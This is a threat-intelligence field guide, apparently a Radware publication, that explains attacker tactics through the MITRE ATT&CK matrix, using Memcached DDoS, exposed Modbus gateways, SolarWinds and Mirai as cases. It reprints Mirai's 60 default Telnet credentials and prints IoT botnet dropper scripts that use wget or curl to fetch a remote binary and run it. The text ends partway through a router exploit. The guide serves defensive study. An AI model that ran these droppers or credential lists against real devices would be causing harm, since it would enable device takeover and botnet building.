radware

Hacker's Almanac

A field guide to understanding the tactics, techniques and procedures used by cybercriminals

SERIES 2: TACTICS AND TECHNIQUES

PASCAL GEENENS
Director, Threat Intelligence for Radware

DANIEL SMITH
Head of Research, Radware

https://t.me/learnhacking

Introduction

Today's cybersecurity threats require both full-spectrum solutions and an in-depth knowledge of the threat landscape. One of the best ways to stay abreast of what's happening in the ever-evolving threat landscape is to study and contribute to the standardization of threat intelligence. By analyzing and profiling the patterns of threat actors and providing that information to the security community, it can better understand criminal behavior and how criminals orchestrate specific attacks. A deeper understanding of cybercriminals' tactics, techniques and procedures (TTPs) will help the community and organizations understand how to prepare, respond to and mitigate most threats. Understanding an adversary's TTPs allows an organization to map them to its security strategy so it can harden, detect, isolate, deceive and evict threat actors that are targeting its environment.

https://t.me/learningnets

Tactics, Techniques and Procedures

The attack landscape continues to grow rapidly, and with that growth comes the challenge of tracking the TTPs used by different threat actors. The Computer Security Resource Center of the National Institute of Standards and Technology (NIST) describes TTPs as the behavior of a threat actor. Tracking behavior has become an essential concept for cyberthreat intelligence analysts. By profiling and documenting criminal TTPs, defenders can better understand criminal behavior and how they operate and orchestrate their attacks. Leveraging TTPs, defenders can prepare, respond to and mitigate both current and future threats.

TACTICS refer to what a threat actor is trying to accomplish. For example, the tactic "Persistence" describes the adversary's goal: to persist in the target environment. The tactic "Initial Access" describes the threat actor's goal: to gain a foothold into an organization's network.

TECHNIQUES are detailed descriptions of the behavior or actions performed to achieve a specific goal. For example, a technique to gain initial access to an organization could include Phishing. A technique to achieve persistence could be creating an account or scheduling a task or job on the system.

PROCEDURES provide the technical details about how a threat actor performs a technique to accomplish their objective. For example, procedures for creating a scheduled task are the "at" command on Linux and Windows or the "cron" and "launchd" daemon configuration on Linux.

Unfortunately, tracking threat actor behavior is challenging due to a lack of a single standardized framework that guides researchers and analysts. As mentioned in Series 1 (The Threat Actors), the diversity in naming conventions used by different organizations has made documenting, reporting and reviewing threat actors extremely difficult. Depending on the organization attributed to a digital attack, the threat group known as APT10 by Mandiant is also known as menuPass by FireEye, Stone Panda by CrowdStrike or Red Apollo, Cloud Hopper and POTASSIUM by Microsoft. Fortunately, over the last few years, the industry has widely begun to adopt MITRE's ATT&CK® [1] Framework, which aims at a community-driven, common taxonomy and provides, among other things, a catalog of threat groups and their known aliases.

< Prev Next >

https://t.me/learningnets

MITRE ATT&CK

The MITRE ATT&CK framework is an open and universally accessible knowledge base that contains adversary tactics and techniques based on real-world observations. ATT&CK stands for Adversarial Tactics, Techniques, and Common Knowledge. The knowledge base was developed by the MITRE Corporation [2], a not-for-profit organization that manages federally funded research and development centers (FFRDCs) supporting the U.S. government. Over the years, MITRE ATT&CK has become a valuable resource for organizations that wish to better understand the specific threats they may face.

The knowledge base is subdivided into several matrices covering enterprise, mobile and industrial control systems [3]. The enterprise matrix tracks adversary threats and profiles them in a simple-to-view format that details actions adversaries may take to compromise your enterprise network. The matrix provides an exhaustive list of known attack techniques organized into 14 different tactic categories ranging from reconnaissance to impact.

Each matrix provides filtered views allowing organizations to focus on specific adversarial tactics and techniques. The enterprise matrix provides filtered views for Microsoft Windows, macOS, Linux, cloud, network and containers. The mobile matrix provides filters for Android and iOS.

This knowledge base is continuously updated and allows organizations to conduct updated audits and improvements in their defensive policies and detection methods as adversarial tactics and techniques are added. The MITRE ATT&CK framework also provides a common language across industries. Incorporating the structure and naming conventions used in the MITRE ATT&CK matrix into an organization's security policy will enable a common language across the organization and the industry, making it easier to document, report and talk about adversary activities, threats and threat groups.

Continued on next page

https://t.me/learningnets

Continued from previous page

about: Matrix

domain: Enterprise ATT&CK v9

platforms: Linux, macOS, Windows, Azure AD, Office 365, SaaS, IaaS, Google Workspace, PRE, Network, Containers

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Brute Force	Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Credentials from Password Stores	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Gather Victim Network Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Clipboard Data	Data Obfuscation	Exfiltration Over C2 Channel	Data Manipulation
Gather Victim Org Information	Establish Accounts	Phishing	Inter-Process Communication	Browser Extensions	Create or Modify System Process	Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Dashboard	Remote Services	Data from Cloud Storage Object	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement
Phishing for Information	Obtain Capabilities	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification	Deploy Container	Input Capture	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Search Closed Sources	Stage Capabilities	Supply Chain Compromise	Scheduled Task/Job	Create Account	Escape to Host	Direct Volume Access	Man-in-the-Middle	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories	Fallback Channels	Exfiltration Over Web Service	Endpoint Denial of Service
Search Open Technical Databases		Trusted Relationship	Shared Modules	Create or Modify System Process	Event Triggered Execution	Domain Policy Modification	Modify Authentication Process	Domain Trust Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains		Valid Accounts	Software Deployment Tools	Event Triggered Execution	Exploitation for Privilege Escalation	Execution Guardrails	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			System Services	External Remote Services	Hijack Execution Flow	Exploitation for Defense Evasion	OS Credential Dumping	Network Service Scanning		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service
			User Execution	Hijack Execution Flow	Process Injection	File and Directory Permissions Modification	Steal Application Access Token	Network Share Discovery		Data Staged	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job	Hide Artifacts	Steal or Forge Kerberos Tickets	Network Sniffing		Email Collection	Protocol Tunneling		Service Stop
				Modify Authentication Process	Valid Accounts	Hijack Execution Flow	Steal Web Session Cookie	Password Policy Discovery		Input Capture	Proxy		System Shutdown/Reboot
				Office Application Startup		Impair Defenses	Two-Factor Authentication Interception	Peripheral Device Discovery		Man in the Browser	Remote Access Software		
				Pre-OS Boot		Indicator Removal on Host	Unsecured Credentials	Permission Groups Discovery		Man-in-the-Middle	Traffic Signaling		
				Scheduled Task/Job		Indirect Command Execution		Process Discovery		Screen Capture	Web Service		
				Server Software Component		Masquerading		Query Registry		Video Capture			
				Traffic Signaling		Modify Authentication Process		Remote System Discovery					
				Valid Accounts		Modify Cloud Compute Infrastructure		Software Discovery					
						Modify Registry		System Information Discovery					
						Modify System Image		System Location Discovery					
						Network Boundary Bridging		System Network Configuration Discovery					
						Obfuscated Files or Information		System Network Connections Discovery					
						Pre-OS Boot		System Owner/User Discovery					
						Process Injection		System Service Discovery					
						Rogue Domain Controller		System Time Discovery					
						Rootkit		Virtualization/Sandbox Evasion					
						Signed Binary Proxy Execution							
						Signed Script Proxy Execution							
						Subvert Trust Controls							
						Template Injection							
						Traffic Signaling							
						Trusted Developer Utilities Proxy Execution							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material							
						Valid Accounts							
						Virtualization/Sandbox Evasion							
						Weaken Encryption							
						XSL Script Processing							

Figure 1: MITRE ATT&CK® enterprise matrix [4]

< Prev Next >

https://t.me/learningnets

https://t.me/learningnets

Adversary Tactics and Techniques: Reconnaissance (TA0043)

Before any operation begins, a threat actor or group must conduct reconnaissance to gather information about their target. This process could include anything from active scanning and gathering information about networks and systems to researching executives' and employees' professional and personal lives.

RECONNAISSANCE IN ACTION

MEMCACHED AMPLIFICATION ATTACK [5] [6]

OBJECTIVE: Create a list of Memcached[1] amplification servers for DDoS attacks

TARGET: Exposed Memcached servers

TECHNIQUE: Active Scanning – Vulnerability Scanning (T1595.002)

In February of 2018, several organizations began disclosing large UDP amplified DDoS attacks leveraging exposed Memcached servers. Memcached is an object caching service designed to be used internally and never intended to be exposed to the internet. Nonetheless, in February of 2018, hundreds of thousands of Memcached servers were exposed to the internet. Attackers abused the Memcached service by listening on UDP port 11211 for reflective volumetric DDoS attacks with amplification ratios reaching up to 51,000x.

The issue was uncovered as GitHub got struck with a then-record-breaking DDoS attack peaking at 1.3Tbps. In the days leading up to the GitHub attack, UDP port 11211 scanning activity was observed, and after the public disclosure of the attack, the number of active scanners quickly escalated. In the days following the first attack, several large attacks leveraging Memcached amplification and ranging from 50Gbps to 500Gbps were reported across the globe. It wasn't until most of the 100,000 exposed servers were secured and the Memcached developers released a patch that changed the default behavior of the service that the attacks slowed down and the threat was mostly mitigated. Scanning activity for Memcached continues by malicious actors looking for an opportunity and researchers trying to keep the threat under control.



Figure 2: Scanning activity targeting UDP port 11211 (source: Radware Deception Network)

1 Memcached is a free, open source, high-performance, distributed-memory object caching system, generic in nature, but intended for use in speeding up dynamic web applications by alleviating database load (memcachd.org).

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page

ATTACKS ON INDUSTRIAL CONTROL SYSTEMS AND CRITICAL INFRASTRUCTURE

OBJECTIVE: Find internet-connected industrial control systems (ICS) and critical infrastructure (CI)

TARGET: Exposed ICS controllers and remote desktop hosts for operational technology (OT)

TECHNIQUE: Search Open Technical Databases – Scan Databases (T1596.005)

In May 2020, the head of Israel's National Cyber Directorate confirmed a "synchronized and organized attack" on civilian infrastructure aimed at disrupting industrial systems that control Israeli water facilities [7]. Damage could have been done to those systems if Israeli authorities hadn't stopped the attack.

Following this incident, the NSA and CISA warned about threat actors conducting malicious activity against critical infrastructure by exploiting internet-accessible OT assets [8].

Active scanning is effective but "noisy." There are plenty of honeypots deployed across the internet that will detect an increase in scanning activity and give researchers and the community an advance warning about a new forming threat. A less noisy alternative to active scanning is searching for potential targets in public scan databases, also known as IoT search engines [9], such as Shodan, ZoomEye or Censys.

Leveraging Shodan to find and access exposed industrial control systems is easy and does not require an account or subscription. A simple search for "Modbus," for example, returns over 350 systems in the scan database of Shodan.

Continued on next page



Figure 3: Shodan search for "Modbus"

< Prev Next >

Continued from previous page

Following one of the exposed HTTP service links on port 8080 provided unauthenticated access to a configuration interface for what seems to be a Modbus TCP gateway located in Estonia.



Figure 4: User configuration of exposed Modbus gateway

The default user “web,” which is automatically logged on when accessing the site, has full permissions to read and alter the configuration of the gateway as well as the values of connected Modbus devices. The gateway manufacturer’s website gives a typical use case for this device: an access provider to connected energy meters.



Figure 5: Anybus M-Bus to Modbus TCP gateway application overview (source: www.anybus.com)

In this particular case, the controlled meters included dozens of water and electricity meters.

Continued on next page

https://t.me/learningnets

Continued from previous page



Figure 6: Modbus gateway connected meters

Within minutes and with no tools other than a web browser and an anonymizing VPN or TOR browser, anyone can get access to carelessly exposed and forgotten OT and ICS systems on the internet.

< Prev Next >

https://t.me/learningnets

https://t.me/learningnets

Adversary Tactics and Techniques:

Resource Development (TA0042)

As operations begin, threat actors need to develop resources that they will use to conduct their malicious activity. Developing resources can include the lawful or unlawful acquisition of network infrastructure, accounts or capabilities such as exploits, tools and services for staging purposes.

RESOURCE DEVELOPMENT IN ACTION

BULLETPROOF HOSTING

OBJECTIVE: Renting that can withstand reports of abuse and where providers are a lot more lenient about what is hosted on their servers that can be used for malicious activity

TARGET: Any malicious activity, including hosting of illegal content, underground forums and criminal marketplaces, staging servers for attacks and infrastructure for botnets

TECHNIQUE: Acquire Infrastructure – Virtual Private Server (T1583.003)

On September 26, 2019, the German police raided and shut down a data center operating from a former NATO military bunker in the town of Traben-Trarbach, Germany [10] [11]. The "Cyberbunker," run by a man whom authorities described as a 59-year-old Dutchman, was offering bulletproof hosting services, promising to keep the hosted services and sites operational regardless of legal demands and secure from law enforcement.

Located within a former military base, the 5,000-square-meter (54,000-square-foot), five-floor Cold War–era bunker had been converted to house servers, people operating the data center and others who lived and worked there.

According to the authorities, the bunker housed the servers for a multitude of darkweb sites selling drugs, hosting child pornography and conducting other illegal activities. Among the sites hosted was "Wall Street Market," which authorities claim was one of the world's largest criminal marketplaces known for selling drugs, stolen financial data and hacking tools until it was taken down in 2019.

Daniel Kaye, aka "BestBuy" [12], operated from the Cyberbunker during his attempts to enslave Deutsche Telekom routers for his Mirai botnet in November 2016. He also used the botnet during his attacks on Lonestar Cell MTN – attacks that would knock the whole country of Liberia off the internet.

Continued on next page

https://t.me/learningnets

Continued from previous page

GROWING A DDoS BOTNET

OBJECTIVE: Infect and control new devices to serve as bots, as part of a botnet

TARGET: Exploitable IoT devices

TECHNIQUE: Compromise Infrastructure – Botnet (T1584.005)

The operators of the Hoaxcalls Botnet [13] [14], also known as the XTC IRC Botnet, had been developing this new IoT botnet since at least August 2019. While the threat actors developed many variants of their bots and leveraged numerous exploits, they have experienced some degree of failure.

While most amateur bot herders will stick with the basics of brute force over Telnet and SSH, others such as Hoaxcalls will branch out and improve their botnets by incorporating additional exploits so they can capture more devices. Bot herders are competing with each other for their share of vulnerable resources. Those that leverage more recent or undisclosed exploits stand a better chance of infecting more devices than those that do not. If there are only a couple of hundred vulnerable devices for a given exploit, it's first come, first served.

In February of 2020, the group behind the Hoaxcalls campaign began to escalate its efforts in an attempt to capture more devices. Their efforts included the use of 12 different additional exploits to propagate their bot malware and develop more resources. This process, however, is more trial and error; and while the number seems impressive, not every attempt was a successful or fruitful one.



Figure 7: Evolution of vulnerabilities exploited by the Hoaxcalls Botnet (XTC IRC Botnet)

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Initial Access (TA0001)

Most operations begin with threat actors or groups trying to establish an initial foothold in their victims' network. To gain initial access, a threat actor might attempt several techniques that range from simple but effective phishing campaigns to more sophisticated supply chain attacks or exploitation of remote and public-facing applications using known and unknown (zero-day) vulnerabilities.

INITIAL ACCESS IN ACTION

SUPPLY CHAIN ATTACK

OBJECTIVE: Gain a foothold in high-value networks by exploiting trusted vendor relationships

TARGET: Government departments, private companies

TECHNIQUE: Supply Chain Compromise – Compromise Software Supply Chain (T1195.002)

In 2020, FireEye disclosed being the subject of a breach [15]. During its analysis, it discovered what turned out to be a global attack campaign: a supply chain attack "trojanizing" SolarWinds Orion software plugin updates performed by an advanced and sophisticated threat actor and that distributes a backdoor dubbed SUNBURST. Federal investigators and cybersecurity agents attribute the attacks to part of a Russian espionage operation, most likely performed by Russia's Foreign Intelligence Service [16].



Figure 8: Evolution of vulnerabilities exploited by the Hoaxcalls Botnet (XTC IRC Botnet)

During this attack campaign, a threat actor was able to gain access to SolarWinds development systems and planted malware dubbed SUNSPOT (step 1 in Figure 8). The SUNSPOT malware was particularly insidious in its operations and monitored the software build process of the Orion software. When the SUNSPOT malware spotted a running process involved in the compilation of the software, the malware would replace one of the source files with a version that contained the SUNBURST backdoor code (step 2).

Continued on next page

https://t.me/learningnets

Continued from previous page

The attackers invested a lot of effort to ensure the 3,500 lines of obfuscated code that implemented a backdoor were properly inserted and remained undetected to avoid revealing their presence in the build environment.

Once the Orion software build was complete, the new code got packaged and signed with an official code-signing certificate from SolarWinds (step 3). Then the update was published on the official update servers of SolarWinds and the customers downloaded the update package (step 4). After verifying the origin of the package through the code-signing certificate, updates were installed, including the backdoored plugin module (step 5). The malware would remain dormant for two weeks after being deployed and only then would the SUNBURST backdoor call home to the attackers' command and control (CnC) infrastructure (step 6). The SUNBURST malware was designed to masquerade communications as the Orion Improvement Program protocol and stored reconnaissance results within legitimate plugin configuration files to avoid detection.

Through the SUNBURST backdoor, the attackers downloaded additional malware into the breached organization (dubbed Teardrop and Raindrop) and subsequently executed a customized Cobalt Strike Beacon[2].

MIRAI: SIMPLE YET LETHAL

OBJECTIVE: Gain access to IoT devices such as routers and IP cameras

TARGET: IoT devices exposed to the internet

TECHNIQUE: Valid Accounts – Default Accounts (T1078.001)

The original Mirai botnet didn't use sophisticated exploits, yet it was able to compromise hundreds of thousands of devices by running a password-guessing attack on Telnet services using a small dictionary consisting of only 60 username and password combinations. It employed a simple, clear-text TCP-based protocol on port 23 for command and control (CnC) communications. It omitted domains or domain generation algorithms to protect its CnC from being discovered and blacklisted. It had no upgrade features, underscoring that IoT bots don't require fancy features to do their jobs. In fact, IoT botnets such as Mirai can be considered disposable. If an old botnet gets compromised, it can be instantly tossed out and a new one easily obtained.

username	password	username	password
root	xc3511	root	vizxv
root	admin	admin	admin
root	888888	root	xmhdipc
root	default	root	juantech
root	123456	root	54321
support	support	root	(none)
admin	password	root	root
root	12345	user	user
admin	(none)	root	pass
admin	admin1234	root	1111
admin	smcadmin	admin	1111
root	666666	root	password
root	1234	root	klv123
Administrator	admin	service	service
supervisor	supervisor	guest	guest
guest	12345	mother	fucker
admin1	password	administrator	1234
666666	666666	888888	888888
ubnt	ubnt	root	klv1234
root	Zte521	root	hi3518
root	jvbzd	root	anko
root	zlxx.	root	7ujMko0vizxv
root	7ujMko0admin	root	system
root	ikwb	root	dreambox
root	user	root	realtek
root	0	admin	1111111
admin	1234	admin	12345
admin	54321	admin	123456
admin	7ujMko0admin	admin	meinsm
admin	pass	tech	tech

Table 1: 60 default credentials leveraged by Mirai Telnet exploit module

2 Cobalt Strike is a paid penetration testing product that allows an attacker to deploy an agent named "Beacon" on the victim machine. Beacon includes a wealth of functionality to the attacker, including but not limited to command execution, key logging, file transfer, SOCKS proxying, privilege escalation, mimikatz, port scanning and lateral movement. Beacon is in-memory and file-less, in that it consists of stageless or multistage shellcode that was once loaded by exploiting a vulnerability or executing a shellcode loader, and will reflectively load itself into the memory of a process without touching the disk. It supports C2 and staging over HTTP, HTTPS, DNS and Microsoft's Server Message Block named pipes as well as forward and reverse TCP. Beacons can be daisy-chained. Cobalt Strike comes with a toolkit for developing shellcode loaders, called Artifact Kit. [35]

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Execution (TA0002)

After a threat actor or group has established a foothold, they will proceed to deploy their payload on the targeted device or network. Malware can be downloaded and executed on a targeted system via a malicious link, a file executed by a user or by executing remote commands and scripts via command line and script interpreters.

EXECUTION IN ACTION

BOTNET DROPPERS

OBJECTIVE: Execute malicious code on a compromised device

TARGET: Internet-exposed IoT devices such as routers, IP cameras, modems

TECHNIQUE: Command and Scripting Interpreter – Unix Shell (T1059.004)

The most unsophisticated yet lethal method to exploit devices is Telnet or SSH login brute force using a dictionary of default and weak credentials. It is still one of the most common, and for some IoT botnets, it is the only method used to spread the infection. Once the login is compromised, a malware dropper is executed in the device's shell, downloading the binary and running it. Figure 9 is an example of one of the Hajime droppers [17]. It is relatively consistent with the droppers provided by most Mirai loader variants and many other IoT botnets that leverage Telnet and SSH to compromise devices.

```
# enable
# shell                    Ensure privileged shell
# sh

                                        used as delimiter for parsing reply
                                        "JEZYO: applet not found"
# cat /  proc/mounts; /bin/busybox  JEZYO   Search for writable tmpfs

# cd /dev/  shm; (cat .s ||  cp  /bin/echo .s); /bin/busybox  JEZYO   Copy the echo binary to '.s'

#  nc;  wget; /bin/  busybox  JEZYO          Check availability of netcat  and wget

# (dd  bs=52 count=1 if=.s || cat .s)        Analyze first few bytes of /bin/echo to identify platform
# /bin/  busybox  JEZYO

#  rm  .s; wget  http://  [redacted]:41818/.i; chmod+x .i; ./.i; exit
                                        Download the matching binary and execute it
```

Figure 9: Hajime loader script (one of several versions)

Continued on next page

Continued from previous page

Another less-sophisticated shell script dropper used frequently with HTTP-based Remote Command Execution vulnerabilities consists of a single line:

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; curl -O http://[redacted]/bins.
sh; wget http://[redacted]/bins.sh; chmod + x bins.sh; ./bins.sh; rm -rf bins.sh
```

A shell dropper can also be delivered through an exploit. Daniel Kaye, aka "BestBuy" [12], leveraged a known TR-064 vulnerability during his attempts to enslave routers from Deutsche Telekom, TalkTalk and Post Office UK. The attack used a single HTTP SOAP request through port TCP/7547, a commonly used port on WAN devices that support an older Broadband Forum protocol defined in TR-064 called "LAN side DSL CPE configuration." An implementation confusion and defaults of many CPE allowed arbitrary code to be executed through shell injection in one of the configuration parameters called "NewNTPServer1." This vulnerability was published as early as May of 2016 as CVE-2016-10372, almost five months before the attacks on Deutsche Telekom, TalkTalk and Post Office UK.

```
POST to /UD/act
